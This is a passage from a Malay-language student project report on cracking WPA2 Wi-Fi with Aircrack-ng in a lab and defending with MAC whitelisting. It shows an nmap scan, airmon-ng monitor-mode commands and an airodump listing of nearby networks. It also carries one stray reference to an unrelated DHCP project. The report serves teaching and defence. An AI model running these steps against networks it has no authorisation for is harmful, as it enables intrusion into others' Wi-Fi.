5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.13 seconds

(Eras3r@kali)-[~]
$
```


Rajah 2.9 : Membuat *port scanning* untuk mencari *vulnerability* terhadap *web*

4.2.2 PENGUJIAN KONFIGURASI MAC BINDING WHITELIST

Pengujian pada *MAC Binding Whitelist* ini menentukan kejayaan bagi penghasilan projek *Wireless Attack On WPA2 Using Aircrack-ng* ini. Pengujian ini, *Hacker* menyerang AP yang telah dihidupkan konfigurasi *MAC Binding Whitelist*.



Rajah 2.10 : *Client* yang telah dikenali oleh *system administrator* telah disenarai putihkan



Rajah 2.11 : *Hacker* tidak lagi mendapat *access* kedalam WLAN

4.3 HASIL PROJEK

Setelah menjalankan kesemua fasa yang diperlukan untuk membangunkan projek *Wireless Attack On WPA2 Using Aircrack-ng* serta pengujian dilakukan untuk menguji projek ini.

Projek yang dibangunkan ini sangat berguna kepada pengguna dan pentadbir rangkaian. Dengan adanya simulasi *Wireless Attack On WPA2 Using Aircrack-ng* dapat membantu pentadbir rangkaian untuk mempertingkatkan lagi keselamatan pada rangkaian. Pemasangan dan pembangunan projek ini adalah mengikut jadual perancangan yang dirancang agar tiada sebarang masalah.

Seterusnya, setelah menjalani kajian, peralatan dan perkakasan yang digunakan mestilah dalam keadaan yang baik dan dapat berfungsi dengan baik untuk menjayakan projek ini. Dari segi perisian yang diperlukan dapat berfungsi dengan baik serta sesuai dengan apa yang dirancang dalam projek ini. Simulasi *Wireless Attack On WPA2 Using Aircrack-ng* ini berjaya dilakukan.

Akhir Sekali, dalam membangunkan projek *DHCP Protection From Starvation Attack* ini terdapat pelbagai halangan yang perlu dihadapi dan dalam beberapa halangan juga berjaya menyelesaikan masalah dan menyiapkan keseluruhan projek. Pengujian sentiasa dilaksanakan bagi menjayakan projek ini.

displays information of all DHCP clients on the network.

ID	Client Name	MAC Address	Assigned IP	Lease Time
1	DESKTOP-0PV9UUT	28:87:BA:3A:D7:21	192.168.1.3	00:00:10
2	DESKTOP-A117N8L	18:A6:F7:18:C3:7F	192.168.1.2	00:00:10
3	kali	C4:E9:84:DF:08:1E	192.168.1.4	00:00:56

Refresh

Rajah 2.12 : AP telah menjumpai *client* yang tidak dikenali

stations specified by any enabled entries in the list to access.

stations specified by any enabled entries in the list to access.

<input type="checkbox"/>	MAC Address	Status	Host	Description	Edit
<input type="checkbox"/>	18:A6:F7:18:C3:7F	Enabled	WAOWPA2UANG	yang boleh masuk saja	Edit
<input type="checkbox"/>	28:87:BA:3A:D7:21	Enabled	WAOWPA2UANG	get free wireless	Edit

☐ Enable Selected Disable Selected Delete Selected

Rajah 2.13 : *MAC Binding Whitelist* dikonfigurasi

4.4 ANALISA DAN PERBINCANGAN PROJEK

Projek ini bertujuan untuk menguji kelemahan protokol keselamatan WPA2 dan memperlihatkan kemampuan *Aircrack-ng* untuk melaksanakan serangan tersebut. Ia memberikan pemahaman tentang bagaimana serangan terhadap jaringan Wi-Fi dapat dilakukan dengan menggunakan perisian *Aircrack-ng*.

Serangan dilakukan dengan menggunakan teknik *bruteforce* dan serangan kamus (*dictionary attack*) terhadap *Wifi Protected Access 2* (WPA2). *Aircrack-ng* adalah perisian yang digunakan untuk mengumpulkan *data handshake* (*capture handshake*) dan menjalankan serangan dengan menggunakan fail kamus yang berisi *password* yang mungkin digunakan oleh pengguna rangkaian Wi-Fi.

Dalam analisis dan perbincangan projek ini, akan dibincangkan mengenai efektifnya serangan menggunakan *Aircrack-ng* terhadap rangkaian Wi-Fi dengan *Wifi Protected Access 2* (WPA2). Keputusan diperoleh melalui pengujian *dictionary attack* terhadap rangkaian sendiri. Keputusan ini memberikan gambaran mengenai pentingnya penggunaan *password* yang kuat dan penggunaan *MAC Binding Whitelist* supaya rangkaian tidak mudah dicerobohi.

Projek ini membantu mengeksploitasi kelemahan yang mungkin ada dalam *Wifi Protected Access* (WPA2) dan pentingnya penggunaan *password* yang kompleks. *MAC Binding Whitelist* juga memainkan peranan besar dalam mempertahankan rangkaian jika *password* lemah telah digunakan tanpa disedari. Hal ini juga memberikan pemahaman kepada pengguna tentang serangan yang mungkin dilakukan terhadap rangkaian Wi-Fi mereka dan langkah-langkah yang dapat diambil untuk meningkatkan keselamatan.

4.5 KESIMPULAN

Secara kesimpulannya, projek ini dapat dilakukan dengan jayanya dan objektif projek telah tercapai. Segala perancangan dan perbincangan bersama rakan serta penyelia projek berjalan dengan lancar. Selain itu, diharapkan dengan adanya hasil projek ini mampu untuk memberikan manfaat kepada pelajar dan pentadbir rangkaian.

BAB 5

KESIMPULAN DAN CADANGAN

5.1 CADANGAN PENAMBAHBAIKAN

Cadangan penambahbaikan bagi projek ini adalah pilih *password* yang lebih baik contohnya menggunakan kombinasi huruf besar dan kecil, angka, dan simbol untuk meningkatkan keselamatan *password* dan menghindari menggunakan daripada penggunaan *password* yang mudah diteka seperti nama atau tanggal lahir. Selain itu, penambahbaikan juga boleh dilakukan dengan membangunkan *Radius Server & Captive Portal* dan memberikan setiap *client* *username* dan *password* untuk membuat *authentication* apabila ingin menggunakan *network* berkenaan.

5.2 KESIMPULAN

Kesimpulan daripada *WIRELESS ATTACK ON WP2 Using Aircrack-ng* adalah bahawa *Network Wi-Fi* yang dilindungi dengan *WPA2* tidak sepenuhnya kebal terhadap serangan. *Aircrack-ng* merupakan satu perisian yang boleh digunakan oleh penyerang untuk mengeksploitasi kelemahan dalam protokol keselamatan *WPA2* dan mendapatkan akses kepada jaringan tersebut.

RUJUKAN

- I. Penyelia : Puan Nurulafiza Binti Ramli
- II. Encik Abdul Hafiz Ibrahim
- III. <https://youtu.be/WfYxrLaqlN8>


LAMPIRAN A

FASA PEMBANGUNAN


1. Laptop Attacker



Rajah 3.1 : Pemasangan *Windows 10* pada *Laptop Attacker*




Rajah 3.2 : Pemasangan *vmware* pada *laptop attacker*




Rajah 3.3 : Membuat pemasangan *Kali Linux* pada *laptop attacker*

2. PC Web Server




Rajah 3.4 : Pemasangan Windows 10 pada PC Web Server



Rajah 3.5 : Pemasangan XAMPP untuk membangunkan web server

3. Access Point



Wireless: ☒ Enable ☐ Disable

Wireless Network Name: (Also called SSID)

Security:

☒ WPA2-PSK (Recommended)


Wireless Password: (Enter ASCII characters between 8 and 63 or Hexadecimal characters between 8 and 64.)

☐ Disable Wireless Security

☐ More Advanced Wireless Settings

Back Next

Rajah 3.6 : Membuat konfigurasi *ssid* dan *password*



DHCP Server: ☐ Disable ☒ Enable

Start IP Address:

End IP Address:

Address Lease Time: minutes (1~2880 minutes, the default value is 1)

Default Gateway: (optional)

Default Domain: (optional)


DNS Server: (optional)

Secondary DNS Server: (optional)


Save

Rajah 3.7 : Membuat konfigurasi *dhcp*

4. PC Client 1




Rajah 3.8 : Pemasangan *Windows 10* pada *PC Client 1*



Rajah 3.9 : *PC Client 1* mendapat *ip dhcp* dari *AP*

5. PC Client 2



Rajah 3.10 : Pemasangan *Windows 10* pada *PC Client 2*

```
C:\Windows\system32\cmd.exe
Physical Address. . . . . : 2A-87-BA-3A-D7-21
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes

Wireless LAN adapter Wi-Fi 3:

Connection-specific DNS Suffix . : 
Description . . . . . : TP-Link Wireless USB Adapter #2
Physical Address. . . . . : 28-87-BA-3A-D7-21
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::cd1c:d82:debf:454c%16(Preferred)
IPv4 Address. . . . . : 192.168.1.3(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Thursday, 6 July, 2023 12:05:51 PM
Lease Expires . . . . . : Thursday, 6 July, 2023 12:07:21 PM
Default Gateway . . . . . : 192.168.1.254
DHCP Server . . . . . : 192.168.1.254
DHCPv6 IAID . . . . . : 338200506
DHCPv6 Client DUID. . . . . : 00-01-00-01-2B-EA-E1-55-E0-D5-5E-C8-B6-EE
DNS Servers . . . . . : 192.168.1.254
NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : 
Description . . . . . : Teredo Tunneling Pseudo-Interface
Physical Address. . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
```

Rajah 3.11 : *PC Client 2* mendapat *ip dhcp* dari *AP*

LAMPIRAN 2

FASA PENGUJIAN

1. Ujian penyerangan kepada AP



Rajah 4.1 : Memasang Wireless Adapter pada *laptop attacker*

```
File Actions Edit View Help
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 4e:b6:62:af:0a:09 txqueuelen 1000 (Ethernet)
RX packets 7 bytes 2136 (2.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 20 bytes 2592 (2.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(Eras3r@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
            Retry short limit:7 RTS thr:off Fragment thr:off
            Power Management:off

(Eras3r@kali)-[~]
$ sudo airmon-ng start wlan0
```

Rajah 4.2 : Memastikan *wireless adapter* telah disambungkan kepada *kali linux*

```

Eras3r@kali: ~
File Actions Edit View Help

PHY Interface Driver Chipset
phy0 wlan0 mt7601u Ralink Technology, Corp. MT7601U
      (monitor mode enabled)

(Eras3r@kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

  PID Name
  2106 wpa_supplicant

(Eras3r@kali)-[~]
$ sudo airmon-ng start wlan0

HY Interface Driver Chipset
hy0 wlan0 mt7601u Ralink Technology, Corp. MT7601U
      (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)

```

Rajah 4.3 : Menghidupkan *monitor mode*

```

Eras3r@kali: ~
File Actions Edit View Help

CH 4 ][ Elapsed: 0 s ][ 2023-07-05 03:55

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
AC:84:C6:57:FA:3D -60 4 174 20 4 130 WPA2 CCMP PSK TKR
14:CC:20:65:96:24 -66 4 0 0 3 270 WPA2 CCMP PSK LAB_APPLICATION
80:61:6C:56:C8:C0 -1 0 0 0 7 -1 <length: 0>
80:61:6C:56:C7:D1 -87 0 1 0 1 130 OPN ILPKLS - STUDENT
0C:80:63:C9:5B:C8 -71 2 0 0 1 270 WPA2 CCMP PSK TP-Link_IOT
80:61:6C:56:C7:D0 -85 1 3 0 1 130 OPN ILPKLS - STAFF
32:B3:82:FD:89:A5 -49 10 0 0 1 180 WPA2 CCMP PSK Panchenggg
12:81:62:53:FA:8D -70 0 0 0 10 130 WPA2 CCMP PSK FYP_WAOWPA2UANG
54:AF:97:A4:57:86 -42 7 0 0 9 270 WPA2 CCMP PSK FYP_WAOWPA2UANG
80:61:6C:56:C4:40 -79 0 0 0 10 -1 <length: 0>
80:61:6C:56:D9:A1 -64 5 2 0 11 130 OPN ILPKLS - STUDENT
